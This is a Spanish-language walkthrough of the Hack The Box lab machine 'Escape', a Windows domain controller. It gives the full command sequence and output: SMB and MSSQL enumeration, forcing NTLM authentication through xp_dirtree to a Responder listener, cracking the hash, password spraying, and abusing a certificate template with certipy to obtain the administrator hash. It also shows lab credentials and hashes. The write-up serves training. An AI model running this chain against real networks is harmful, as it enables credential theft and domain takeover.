Escape (HackTheBox)

Máquina: Escape
SO: Windows
IP: 10.10.11.202
Fecha: 2025-10-29
Herramientas: Ping, Nmap, Smbclient, Crackmapexec, Rpcclient, Mssqlclient.py, Evil-WinRM, BloodHound, winPEASx64.exe, Certipty-ad, Responder, Hashcat
Dificultad: Medium

Resumen


Este Writeup está basado en la máquina Escape de Hack The Box.
Empezamos la máquina enumerando información hasta encontrar un Usuario/Credencial.
Con este usuario fuimos pivotando lateralmente hasta ganar acceso al sistema. Que a través del nuevo usuario y certificamos obtuvimos el hash de administrador.
Finalmente, haciendo Pass-The-Hash accedimos al sistema como administrador.

Es la primera vez que hacemos una máquina muy cómodamente, pues todas las herramientas ya las utilizamos en un pasado.
Más que un CTF complejo, fue un repaso de herramientas y técnicas.

Proceso

1. Enumeración

Empezamos enumerando la máquina con la herramienta "ping". En esta podemos Identificar un TTL de 127(+1), lo que sugiere que es un Windows.



Parámetros:

- -c: Cantidad de paquetes que queremos enviar

A continuación usamos la herramienta "Nmap" para identificar puertos y sus versiones.

Puertos TCP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sS -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertos.txt 10.10.11.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 13:52 CET
Nmap scan report for 10.10.11.202
Host is up, received user-set (0.045s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT     STATE SERVICE       REASON
53/tcp   open  domain        syn-ack ttl 127
88/tcp   open  kerberos-sec  syn-ack ttl 127
135/tcp  open  msrpc         syn-ack ttl 127
139/tcp  open  netbios-ssn   syn-ack ttl 127
389/tcp  open  ldap          syn-ack ttl 127
445/tcp  open  microsoft-ds  syn-ack ttl 127
464/tcp  open  kpasswd5      syn-ack ttl 127
593/tcp  open  http-rpc-epmap syn-ack ttl 127
636/tcp  open  ldapssl       syn-ack ttl 127
1433/tcp open  ms-sql-s      syn-ack ttl 127
3268/tcp open  globalcatLDAP syn-ack ttl 127
3269/tcp open  globalcatLDAPssl syn-ack ttl 127
5985/tcp open  wsman         syn-ack ttl 127
9389/tcp open  adws          syn-ack ttl 127
```

Parámetros:

- -sS: Syn-Scan, usa solo la primera fase del 3WayHandshake
- -n: Evitamos hacer DNS Resolution
- -Pn: Evitamos hacer Host Discovery
- --min-rate 5000: Usamos un elevado número de paquetes para ir más rápido, muy agresivo
- --disable-arp-ping: Evitamos ARP Discovery
- --reason: Estado del puerto
- -oN: Salida normal de Nmap

Puertos UDP:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sU -n -Pn -p- --min-rate 5000 --disable-arp-ping --reason -oN puertosU.txt 10.10.11.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 13:52 CET
Nmap scan report for 10.10.11.202
Host is up, received user-set (0.042s latency).
Not shown: 65531 open|filtered udp ports (no-response)
PORT    STATE SERVICE      REASON
53/udp  open  domain       udp-response ttl 127
88/udp  open  kerberos-sec udp-response ttl 127
123/udp open  ntp          udp-response ttl 127
389/udp open  ldap         udp-response ttl 127
```

Parámetros:

- -sU: UDP-Scan

Versiones:

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# nmap -sCV -O -p53,88,135,139,389,445,464,593,636,1433,3268,3269,5985,9389,123 -oN versiones.txt 10.10.11.202
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-29 13:56 CET
Nmap scan report for 10.10.11.202
Host is up (0.12s latency).

PORT     STATE    SERVICE       VERSION
53/tcp   open     domain        Simple DNS Plus
88/tcp   open     kerberos-sec  Microsoft Windows Kerberos (server time: 2025-10-29 20:56:21Z)
123/tcp  filtered ntp
135/tcp  open     msrpc         Microsoft Windows RPC
139/tcp  open     netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open     ldap          Microsoft Windows Active Directory LDAP (Domain: sequel.htb0., Site: Default-First-
Site-Name)
|_ssl-date: 2025-10-29T20:57:50+00:00; +8h00m03s from scanner time.
| ssl-cert: Subject:
| Subject Alternative Name: DNS:dc.sequel.htb, DNS:sequel.htb, DNS:sequel
```

(SNIP...)

Parámetros:

- -sCV: Ejecutar Script Default e identificar versiones
- -O: Aproximación de Sistema Operativo

Se pudieron enumerar varios usuarios con la herramienta "crackmapexec" utilizando el usuario "guest".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.202 -u guest -p "" --rid-brute | grep SidTypeUser | cut -f2 -d'\' | cut -f1 -d'('
Administrator
Guest
krbtgt
DC$
Tom.Henn
Brandon.Brown
Ryan.Cooper
sql_svc
James.Roberts
Nicole.Thompson
```

Parámetros:

- --rid-brute: Enumeramos usuarios según su RID hasta 4000.
- grep: Filtrar por nombre
- cut: Dejar el output más limpio

Se identificó un directorio de acceso público en SMB (sin autenticación).

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N -L //10.10.11.202

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Public          Disk
        SYSVOL          Disk      Logon server share
```

Parámetros:

- -N: Logear sin usuario

- -L: Enumerar/listar directorios

Dentro del directorio se encontró un documento con Usuario/Credencial.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# smbclient -N //10.10.11.202/Public
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sat Nov 19 12:51:25 2022
  ..                                  D        0  Sat Nov 19 12:51:25 2022
  SQL Server Procedures.pdf           A    49551  Fri Nov 18 14:39:43 2022
```

Bonus

For new hired and those that are still waiting their user
user `PublicUser` and password `GuestUserCantWrite1`.

2. Explotación

Se enumeró RPC, LDAP y se buscaron credenciales mediante AS-REPRoasting, pero no se logró nada.
Por lo tanto, se accedió a la Base de Datos con "mssqlclient.py".

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# python3 mssqlclient.py sequel.htb/PublicUser:GuestUserCantWrite1@10.10.11.202
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC\SQLMOCK): Line 1: Changed database context to 'master'.
[*] INFO(DC\SQLMOCK): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (PublicUser  guest@master)> enum_users
UserName             RoleName   LoginName   DefDBName   DefSchemaName       UserID     SID
------------------   --------   ---------   ---------   -------------   ----------   -----
dbo                  db_owner   sa          master      dbo             b'1        '   b'01'

guest                public     NULL        NULL        guest           b'2        '   b'00'

INFORMATION_SCHEMA   public     NULL        NULL        NULL            b'3        '   NULL

sys                  public     NULL        NULL        NULL            b'4        '   NULL
```

No se encontraron servidores linkeados, tampoco se pudo suplantar identidades ni se encontró información relevante, se procedió a interceptar la sesión.

A través del comando "xp_dirtree" se pudo "enviar una petición" a nuestra máquina, de forma que interceptamos el usuario y su credencial encriptada.

```
SQL (PublicUser  guest@master)> xp_dirtree //10.10.16.3/algo
```

xp_dirtree enumera directorios de un path dado

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# responder -I tun0
[SMB] NTLMv2-SSP Client   : 10.10.11.202
[SMB] NTLMv2-SSP Username : sequel\sql_svc
[SMB] NTLMv2-SSP Hash     : sql_svc::sequel:e3f7b9ba7748b19f:33780F70677BF10A8B86AFBEE018907F:0101000000000000080BC0
67FE948DC019D5F9F8C1C691807000000000200080045003300410052000100 1E00570049004E002D005600450053004D0051004F0039003500
360054004100040034005700490004E002D005600450053004D0051004F00390035003600540041002E00450033004100520002E004C004F00430
041004C00030014004500330041005200 2E004C004F00430041004C0005001400450033004100520002E004C004F00430041004C000700080080
BC067FE948DC0106000400020000008003000300000000000000000000000030000021 10F958367B75A828765A8786062281E430E5CBD0495
36A9C33D8D1CA88A4E70A0010000000000000000000000000000000000000009001E0063006900660073002F00310030002E00310030002E003100
36002E00330000000000000000
```

A través de la herramienta "hashcat" se logró descifrar la credencial.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hashcat --identify hash
The following hash-mode match the structure of your input hash:

      # | Name                                                       | Category
  ======+============================================================+======================================
   5600 | NetNTLMv2                                                  | Network Protocol


┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# hashcat hash -m 5600 -a 0 /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting
SQL_SVC::sequel:e3f7b9ba7748b19f:33780f70677bf10a8b86afbee018907f:0101000000000000080bc067fe948dc019d5f9f8c1c6918070
0000000020008004500330041005200 01001e00570049004e002d005600450053004d0051004f00390035003600540041000400340057004900
4e002d005600450053004d0051004f00390035003600540041002e00450033004100520002e004c004f00430041004c000300140045003300410
052002e004c004f00430041004c000500140045003300410052002e004c004f00430041004c000700080080bc067fe948dc0106000400020000
0008003000300000000000000000000000000030000021 10f958367b75a828765a8786062281e430e5cbd049536a9c33d8d1ca88a4e70a0010000
0000000000000000000000000000000009001e0063006900660073002f00310030002e00310030002e00310036002e0033000000000000000000
:REGGIE1234ronnie
```

Con el usuario "sql_svc" se pudo entrar dentro del servicio RPC, pero no se encontró información que no supiéramos.

Por lo tanto con la herramienta "evil-winrm" se accedió al sistema.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# evil-winrm -i 10.10.11.202 -u sql_svc -p REGGIE1234ronnie

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation:
module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.c
on

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\sql_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
```

Se identificó una credencial en los logs de MSSQL dentro del sistema Windows.

```
2022-11-18 13:43:07.48 Logon       Logon failed for user 'NuclearMosquito3'
```

Con la herramienta "crackmapexec" se ejecutó un Password-Spraying Attack para encontrar el usuario de la credencial.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# crackmapexec smb 10.10.11.202 -u users.txt -p NuclearMosquito3 --continue-on-success
SMB         10.10.11.202    445    DC              [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:
sequel.htb) (signing:True) (SMBv1:False)
SMB         10.10.11.202    445    DC              [-] sequel.htb\Administrator:NuclearMosquito3 STATUS_LOGON_FAIL
URE
SMB         10.10.11.202    445    DC              [-] sequel.htb\Guest:NuclearMosquito3 STATUS_LOGON_FAILURE
SMB         10.10.11.202    445    DC              [-] sequel.htb\krbtgt:NuclearMosquito3 STATUS_LOGON_FAILURE
SMB         10.10.11.202    445    DC              [-] sequel.htb\DC$:NuclearMosquito3 STATUS_LOGON_FAILURE
SMB         10.10.11.202    445    DC              [-] sequel.htb\Tom.Henn:NuclearMosquito3 STATUS_LOGON_FAILURE
SMB         10.10.11.202    445    DC              [-] sequel.htb\Brandon.Brown:NuclearMosquito3 STATUS_LOGON_FAIL
URE
SMB         10.10.11.202    445    DC              [+] sequel.htb\Ryan.Cooper:NuclearMosquito3
SMB         10.10.11.202    445    DC              [-] sequel.htb\sql_svc:NuclearMosquito3 STATUS_LOGON_FAILURE
SMB         10.10.11.202    445    DC              [-] sequel.htb\James.Roberts:NuclearMosquito3 STATUS_LOGON_FAIL
URE
SMB         10.10.11.202    445    DC              [-] sequel.htb\Nicole.Thompson:NuclearMosquito3 STATUS_LOGON_FA
ILURE
```

3. Post Explotación

Con el nuevo usuario se intentó enumerar más información a través de los servicios que ya conocíamos. Pero no logramos nada nuevo.

Desde el interior del sistema no se encontró nada interesante ni manualmente ni con winPEASx64.exe.

Tampoco se encontró información relevante sobre las ACLs a través de BloodHound.

Finalmente se identificó un certificado potencialmente peligroso.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad find -vulnerable -u Ryan.Cooper -p "NuclearMosquito3" -dc-ip 10.10.11.202 -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

Template Name                       : UserAuthentication
Display Name                        : UserAuthentication
Certificate Authorities             : sequel-DC-CA
Permissions
  Enrollment Permissions
    Enrollment Rights               : SEQUEL.HTB\Domain Admins
                                      SEQUEL.HTB\Domain Users
                                      SEQUEL.HTB\Enterprise Admins
```

Pues se identificó que "Ryan.Cooper" forma parte del grupo "Domain Users".

```
*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> net user Ryan.Cooper

User name                    Ryan.Cooper
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/1/2023 2:52:57 PM
Password expires             Never
Password changeable          2/2/2023 2:52:57 PM
Password required            Yes
User may change password     No

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   1/18/2024 4:29:52 PM

Logon hours allowed          All

Local Group Memberships      *Remote Management Use
Global Group memberships     *Domain Users
```


Se pidió un UPN de administrador usando el certificado encontrado.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# certipy-ad req -dc-ip '10.10.11.202' -u 'ryan.cooper@sequel.htb' -p NuclearMosquito3 -target 'dc.sequel.htb' -ca 'sequel-DC-CA' -template 'UserAuthentication' -upn administrator@sequel.htb
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 15
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
```

Se usó el UPN de administrador para obtener el Hash del administrador.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation]
└─# ntpdate -u sequel.htb; certipy-ad auth -dc-ip '10.10.11.202' -pfx 'administrator.pfx' -username 'administrator' -domain 'sequel.htb'
2025-10-30 00:51:58.229978 (+0100) +28803.970823 +/- 0.020044 sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 28803.970823
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@sequel.htb'
[*] Using principal: 'administrator@sequel.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee
```

Y una vez obtenido el hash de administrador se accedió al sistema con Pass-The-Hash.



Conclusiones

Tras haber finalizado Escape con éxito, identificaremos las partes fuertes y débiles que hemos ido encontrado.

Partes fuertes.

1. Programas y servicios actualizados.
2. Reglas ACLs (sin contar certificados) bien configuradas.

Partes flojas / a mejorar.

1. Certificado potencialmente peligroso.
2. Credenciales expuestas en servidores públicos.
3. Encriptación débil